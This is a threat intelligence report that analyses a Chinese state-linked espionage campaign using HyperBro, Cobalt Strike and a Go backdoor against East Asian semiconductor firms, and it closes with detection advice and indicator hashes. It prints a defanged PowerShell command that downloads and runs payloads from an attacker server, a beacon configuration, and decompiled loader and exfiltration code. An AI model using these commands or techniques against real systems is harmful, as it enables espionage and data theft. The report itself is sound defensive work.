# Chinese State-Sponsored Cyber Espionage Activity Targeting Semiconductor Industry in East Asia

**Intelligence Center**

**Curated Feeds**

Learn how EclecticIQ can help you address your specific challenges – by team and by need – and improve your overall security posture.

Solutions overview

**For CTI Teams**

Provide your CTI team with the automation, performance, flexibility, and integrations needed to supercharge their CTI operations with our range of analyst-centric products and services.

**For SOC Teams**

Enable your SOC team to better operationalize threat intelligence for more effective and efficient incident response with our range of analyst-centric management products and services.

**For Situational Awareness**

Improve your situational awareness and mitigate risk with our collection of analyst-centric threat intelligence products and services.

**For Collaboration & Dissemination**

Operationalize threat intelligence for more effective and efficient incident response with our range of analyst-centric management products and services.

## Our Ecosystem

An ecosystem supporting our customers' intelligence-led proactive cybersecurity needs with collaborative partner programs delivering world-class joint solutions.

## Partner Program

Partner with EclecticIQ to bring valuable and innovative security solutions and services to end users. Open to all partner types, including technology developers, service providers, resellers, and community.

Become a Partner

## Our Partnerships

We partner with the world's premier technology and solution providers to support all phases of your cybersecurity needs. Explore all our partners' solutions and offerings to build and extend your cyber defense ecosystem.

About Our Partners

## EclecticIQ Resources

We are committed to increasing the knowledge and capabilities of the cybersecurity community through our research & analysis efforts and open source projects.

CTI Maturity Path Take Action with CTI What is STIX and TAXII?

## Open Source Projects

We are proud to be an active member in the open source community and to help develop and advance progress of security technology. Learn more about contributions or go directly to our GitHub page.

Open Source Projects EclecticIQ on GitHub

EclecticIQ analysts identified a cyber espionage campaign where threat actors used a variant of HyperBro loader with a Taiwan Semiconductor Manufacturing (TSMC) lure. This was likely to target the semiconductor industry in Mandarin/Chinese speaking East Asian regions (Taiwan, Hong Kong, Singapore).

Arda Büyükkaya – October 5, 2023 (Updated on October 6, 2023)


## Executive Summary

EclecticIQ analysts identified a cyber espionage campaign where threat actors used a variant of HyperBro loader with a Taiwan Semiconductor Manufacturing (TSMC) lure, likely to target the semiconductor industry in Mandarin/Chinese speaking East Asian regions (Taiwan, Hong Kong, Singapore). Operational tactics, techniques, and procedures (TTPs) overlap with previously reported activities attributed to People's Republic of China (PRC) backed cyber espionage group.

The HyperBro loader variant leverages a digitally signed CyberArk binary for DLL-Side loading, resulting in in-memory execution of a Cobalt Strike beacon. [1] Pivoting the beacon, EclecticIQ analysts identified a previously undocumented malware downloader. This downloader utilizes the BitsTransfer module in PowerShell to fetch malicious binaries from a very likely compromised Cobra DocGuard server.

The malware downloader employs a DLL Side-Loading technique by using a signed McAfee binary, mcods.exe, to run the Cobalt Strike shellcode. Analysts identified that the shellcode used the same Cobalt Strike C2 server associated with the HyperBro loader variant.

The compromised Cobra DocGuard web server hosted a GO-based backdoor that EclecticIQ tracks as “ChargeWeapon”. The backdoor was very likely uploaded by the same threat actor on August 21, 2023 [2]. ChargeWeapon is designed to get remote access and send device and network information from an infected host to an attacker controlled C2 server.




Figure 1 - Graph view in EclecticIQ Intelligence Center
*(click on image to open in separate tab)*.

## HyperBro Loader Utilizing DLL Side-Loading to Execute Cobalt Strike Beacon

EclecticIQ analysts discovered that a threat actor used the variant of HyperBro loader for in-memory execution of Cobalt Strike beacon by leveraging a legitimated and digitally signed binary from CyberArk's vfhost.exe. Cobalt Strike is a commercial adversary simulation software that is marketed to Red Teams but is also stolen and actively used by a wide range of threat actors from ransomware operators to espionage-focused Advanced Persistent Threats (APTs).


Figure 2 - HyperBro loader executable masqueraded as ZIP file.

DLL side-loading attacks use the DLL search order mechanism in Windows to plant and invoke a legitimate application that executes a malicious DLL payload. Threat actors commonly use this technique for persistence and defense evasion.

After successful execution of the HyperBro loader variant (VFTRACE.dll), the DLL decrypts bin.config that contains XOR encrypted Cobalt Strike shellcode. The shellcode loads into vfhost.exe.Notably, malicious files were written into C:\ProgramData and VFTRACE.dll contains  thePDB file path: C:\Users\xdd\Desktop\今天\0.直接装载\VFTRACE\Release\VFTRACE.pdb.




Figure 3 – DLL Side loading of HyperBro loader variant (VFTRACE.dll).

The shellcode decryption routine uses a one-byte length key (0x01) to decrypt the XOR-encrypted Cobalt Strike payload. The same routine was used in older versions of HyperBro loader.[3] This technique was used for evasion of signature-based malware detection. The obfuscation is rather simple, yet it creates low entropy due to the one-byte key, which means low detection rate against anti malware scanners.



Figure 4 – Disassembled HyperBro loader variant VFTRACE.dll and XOR decryption routine.

EclecticIQ analysts extracted the command-and-control IP address 38[.]54[.]119[.]239 from the Cobalt Strike shellcode. Analysis showed that the threat actor used a Malleable command and control (Malleable C2) profile to disguise itself as jQuery CDN. A Malleable C2 profile specifies how the beacon will transform and store data in a transaction to its C2 server. This technique is used for evasion of traditional firewall defenses [4].

```
Found Cobalt Strike beacon in process: vfhost 6508
Cobalt Strike Beacon Configuration

BeaconType                      : 0 (HTTP)
Port                            : 443
Polling(ms)                     : 5000
MaxGetSize                      : 1403644
Jitter                          : 20
C2Server                        : 38.54.119.239,/jquery-3.3.1.min.js
Injection_Process               :
Spawnto_x86                     : %windir%\syswow64\dllhost.exe
Spawnto_x64                     : %windir%\sysnative\dllhost.exe
CryptoScheme                    : 0
HTTP_Method1                    : GET
HTTP_ Method2                   : POST
HttpPostChunk                   : 0
Watermark                       : 100000000
StageCleanup                    : True
CfgCaution                      : False
UserAgent                       : Mozilla/4.1 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
HTTP_Post_URI                   : /jquery-3.3.2.min.js
HTTP_Method1_Header             : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                : Referer: http://code.jquery.com/
                                : Accept-Encoding: gzip, deflate
                                : __cfduid=
                                : Cookie
HTTP_Method2_Header             : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                : Referer: http://code.jquery.com/
                                : Accept-Encoding: gzip, deflate
                                : __cfduid
HostHeader                      :
```

C2 Server

Figure 5 – Extracted config file from Cobalt Strike shellcode.

The threat actor used a TSMC-themed PDF as a decoy, displayed after the execution of the HyperBro loader. The lure is written in traditional Mandarin, which is spoken in Hong Kong and Taiwan, possibly indicating an intention to target non-mainland Chinese speakers. This social engineering tactic is used to mislead the victim. By presenting a normal looking PDF while covertly running malware in the background, the chances of the victim growing suspicious are minimized.




Figure 6 – PDF document in Mandarin named “Taiwan Semiconductor Manufacturing”.

## Compromised Cobra DocGuard Web Server Abused for Second Stage Malware Delivery

EclecticIQ analysts identified an undocumented malware downloader that was used by the threat actor to deploy Cobalt Strike shellcode. After successful infection, it downloads the encrypted Cobalt Strike shellcode bin.config , McAfee binary mcods.exe and a generic loader mcvsocfg.dll from a very likely compromised Cobra DocGuard web server at 154[.]93[.]7[.]99. Cobra DocGuard is a software developed by a Chinese company called EsafeNet and used to protect, encrypt, and decrypt software or files. The downloaded binaries were used to decrypt and execute Cobalt Strike shellcode via DLL Side loading technique.

The Cobalt Strike beacon uses the same C2 address 38[.]54[.]119[.]239 that was detected in the HyperBro loader variant. Analysts assess with high confidence that the malware downloader was likely used by the same threat actor because it uses the same C2 server IP with the same Malleable C2 profile. In addition, the HyperBro loader variant and the malware downloader were uploaded to Virus Total in August 2023, within 13 days of each other [5] [6].




Figure 7 – Malware downloader uses the same C2 server seen in HyperBro loader.

Except for the downloading phase, this malware's Kill-Chain is very similar to that of HyperBro's. It differs in the routine to decrypt the Cobalt Strike shellcode, and how it loads the shellcode via Windows NTAPI undocumented functions to increase anti malware evasion.




Figure 8 – Overlaps between HyperBro loader variant and new malware downloader.

The code snippet below shows the PowerShell command line execution after the successful infection of the Cobalt Strike downloader:

```
Start-BitsTransfer -Source
"hxxp[://]154[.]93[.]7[.]99:8090/CDGServer3/images/zh/mcvsocfg[.]dll" -Destination
"c:\programdata\mcvsocfg[.]dll";Start-BitsTransfer -Source
"hxxp[://]154[.]93[.]7[.]99:8090/CDGServer3/images/zh/mcods[.]exe" -Destination
"c:\programdata\mcods[.]exe";Start-BitsTransfer -Source
"hxxp[://]154[.]93[.]7[.]99:8090/CDGServer3/images/zh/bin[.]config" -Destination
"c:\programdata\bin[.]config";start c:\programdata\mcods[.]exe
```

The PowerShell was based64 encoded. It downloads malware artifacts and drops them under c:\programdata of the infected device. The threat actor used bin.conifg to store encrypted Cobalt Strike shellcode. Other malware artifacts like mcods.exe and mcvsocfg.dll were used for decryption of Cobalt Strike shellcode and loading it via DLL side loading technique.

```
                /* Encrypted Cobalt Strike shellcode */
strcat_s(local_138,0x104,"\\bin.config");
local_168 = 0;
local_170 = 0x80;
local_178._0_4_ = 3;
lVar2 = CreateFileA(local_138,0x10000000,4);
if (lVar2 == -1) {
  FUN_180001010("Open file wrong\n");
}
else {
  FileSize = GetFileSize(lVar2,0);
  uVar10 = (ulonglong)FileSize;
  local_158 = (code *)0x0;
  local_148[0] = uVar10;
  uVar5 = GetCurrentProcess();
  local_170 = 0x40;
  local_178 = CONCAT44(local_178._4_4_,0x3000);
  (*pcVar3)(uVar5,&local_158,0,local_148);
  pbVar6 = (byte *)operator_new((ulonglong)FileSize);
  memset(pbVar6,0,FileSize);
  local_178._0_4_ = 0;
  local_178._4_4_ = 0;
  ReadFile(lVar2,pbVar6,FileSize,local_150);
  pbVar8 = pbVar6;
  uVar9 = uVar10;
  if (FileSize != 0) {
    do {
      FileSize = (uint)pcVar11;
      pcVar11 = pcVar11 + 1;
                /* 12 34 56 78 9a bc de f0 10 32 54 76 98 ba dc fe */
      *pbVar8 = *pbVar8 ^ XOR_key[FileSize & 0xf];
      uVar9 = uVar9 - 1;
      pbVar8 = pbVar8 + 1;
    } while (uVar9 != 0);
  }
```

Figure 9 – Decryption routine of generic malware downloader using 16-byte length XOR key.

## ChargeWeapon – GO Language Based Backdoor

EclecticIQ analysts identified a new GO based backdoor that was uploaded on August 21, 2023, to the Cobra DocGuard web server 154[.]93[.]7[.]99 - likely by the same threat actor. EclecticIQ analysts named the backdoor “ChargeWeapon" because of a string found in the malware code.

The file path C:/Users/xll is almost identical to the PDB path C:\Users\xdd\ found in the HyperBro loader variant (see Figure 3). EclecticIQ analysts assess with high confidence that the attacker´s file path string D:/yuan/ was written into the GO binary during compilation.



Figure 10 – ChargeWeapon string inside the GO based malware.

Upon infection, ChargeWeapon begins transmitting data about the compromised host. Transmitted data is sent in JSON format and obfuscated by base64 encoding. ChargeWeapon employs a POST request for command-and-control communication over 45[.]77[.]37[.]145:8443. A breakdown of the extracted data can be seen below:

- Hostname
- IP address (Ipv4 and Ipv6 format)
- Process tree

This information is very likely collected by threat actor to perform initial reconnaissance against infected hosts and identifying high-value targets.

ChargeWeapon uses the open-source obfuscation tool called "garble" to perform anti malware evasion [7]. At the time of this report, only four anti malware solutions have detected this malware variant in Virus Total.

ChargeWeapon capabilities:

- Interaction with remote device over Windows default command line interface.
- Windows Management Instrumentation (WMI) execution.
- Base64 obfuscation during C2 connection.
- TCP over HTTP C2.
- Reading or writing files on infected host.

The disassembled version of ChargeWeapon shows the IP address of the C2 server and base64 encoding function when sending data to attacker.

```
local_10 = (code **)0x0;
net.DialTimeout(&TCP,3,"45.77.37.145:8443",0x11,10000000000);
if (extraout_RCX == 0) {
  morestack = ::morestack;
  local_20._8_8_ = extraout_RBX;
  local_20._0_8_ = extraout_RAX;
  local_10 = &morestack;
  local_38 = extraout_RBX;
  local_30 = extraout_RAX;
  device_and_network_data = main.Msg.toString();
  runtime.stringtoslicebyte(local_60,device_and_network_data._0_8_,device_and_network_data._8_8_);
  device_and_network_data = encoding/base64.(*Encoding).EncodeToString();
  local_40 = device_and_network_data._0_8_;
  strconv.FormatInt(device_and_network_data._8_8_,10);
  device_and_network_data = runtime.concatstring();
  runtime.stringtoslicebyte(0,device_and_network_data._0_8_,device_and_network_data._8_8_);
  (**(code **)(local_30 + 0x50))(local_38,extraout_RAX_00,extraout_RBX_00,extraout_RCX_00);
  (**local_10)();
}
return;
```

Figure 11 – IP address of the C2 server used by ChargeWeapon.

The main function of ChargeWeapon is designed to send victim network and device data after the execution.

```
Decompile: main.main - (990.exe)
1
2 void main.main(void)
3
4 {
5   int unaff_R14;
6
7   while (&stack0xfffffffffffffff8 < *(undefined **)(uint *)(unaff_R14 + 0x10) ||
8          &stack0xfffffffffffffff8 == *(undefined **)(uint *)(unaff_R14 + 0x10)) {
9     runtime.morestack_noctxt();
10  }
11  return_hostname();
12  return_IP_address();
13  return_process_names();
14                    /* 45.77.37.145:8443 */
15  connection_to_c2();
16  return;
17 }
18
```

Figure 12 – IP address of the C2 server used by ChargeWeapon.

Below is a list of GO libraries used by ChargeWeapon:

- github.com/shirou/gopsutil
- github.com/go-ole/
- github.com/yusufpapurcu/wmi
- golang.org/x/sys

## Methods of Operation Strongly Overlaps with People's Republic of China (PRC) Backed Nation-State Groups

EclecticIQ analysts assess with high confidence that the analyzed Hyperbro Loader, the malware downloader and the GO backdoor are very likely operated and developed by a PRC backed nation state threat actor, due to victimology, infrastructure observed, malware code and resemblance with previously reported activity clusters.

In August 2023, Recorded Future reported about a Chinese state-sponsored group dubbed RedHotel [8]. EclecticIQ's research shares the following similarities with the Recorded Future's analysis:

- The PDB file path found in the HyperBro variants are almost identical.
- Use of Cobalt Strike and customized jQuery malleable C2 profile.
- The DLL side loading technique via vfhost.exe.
- Using hosting providers including AS-CHOOPA (Vultr) and Kaopu Cloud HK for C2 connection.

In October 2022, a report from Symantec stated that “Budworm has used the endpoint privilege management software CyberArk Viewfinity to perform side-loading. The binary, which has the default name vf_host.exe, is usually renamed by the attackers in order to masquerade as a more innocuous file. Masqueraded names included securityhealthservice.exe, secu.exe, vfhost.exe, vxhost.exe, vx.exe, and v.exe.” [9]

According to researchers from Symantec, HyperBro is a malware strain seen in cyberattacks since 2018. It has been used by APT27 (aka Budworm, LuckyMouse) threat actor to enable the group to gain full control over targeted systems. HyperBro malware family is often loaded using a technique known as dynamic-link library (DLL) side-loading.

EclecticIQ observed the same DLL sideloading technique via the same CyberArk binary. However, in this new campaign EclecticIQ analysts have not observed any further overlap with APT27 other than the abuse of DLL side loading through vfhost.exe.

The malware downloader found in the Cobra DocGuard server was upload to Virus Total from Hong Kong. In August 22,2023 report from Symantec stated that the Cobra DocGuard was exploited in a supply chain attacks for targeting organizations in Hong Kong. It is attributed by Symantec to APT group Carderbee. [10]

ESET reported that in September 2022, a malicious update to the Cobra DocGuard software compromised a Hong Kong-based gambling company. The same company was targeted in September 2021 using a similar method by APT27. Due to this pattern, ESET believes that the September 2022 breach was also the work of APT27. [11]

The exploitation of Cobra DocGuard servers, and using it for malware delivery, overlaps with reports by Symantec and ESET. This provides further evidence for attribution to People's Republic of China (PRC) backed nation-state APT groups used similar infrastructure to target organizations in Hong Kong.

## Detection and Prevention Strategies

Monitor for DLL side loading activities under C:\ProgramData file path, that use binaries such as mcods.exe and vfhost.exe on Windows endpoints.

Use application whitelisting to block execution of any unsigned executable (EXE) from Windows endpoints and monitor suspicious downloading attempt that use Start-BitsTransfer PowerShell cmdlet.

- Threat actors are increasingly leveraging Windows PowerShell cmdlets to conduct their operations. Consider blocking the usage of PowerShell for regular Windows users. If that is not an option, EclecticIQ researchers highly recommend enabling PowerShell module and script logging via Windows Group Policy. Also, PowerShell Constrained Language Mode can be utilized to limit the attack surface of adversaries.
- In this campaign threat actor consistently used same VPS hosting providers such as AS-CHOOPA (Vultr) and Kaopu Cloud HK to perform their operations. Consider blocking or monitoring any downloading attempts from this infrastructure.

## Indicator of compromise (IoC)

**HyperBro Loader**

- 12e1f50d7c9cf546c90545588bc369fa90e03f2370883e7befd87e4d50ebf0df
- 7229bb62acc6feca55d05b82d2221be1ab0656431953012ebad7226adc63643b

- df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a348 - (legitimate binary)
- 45e7ce7b539bfb4f780c33faa1dff523463907ec793ff5d1e94204a8a6a00ab5
- df6dd612643a778dca8879538753b693df04b9cf02169d04183136a848977ce9

C2 IP:

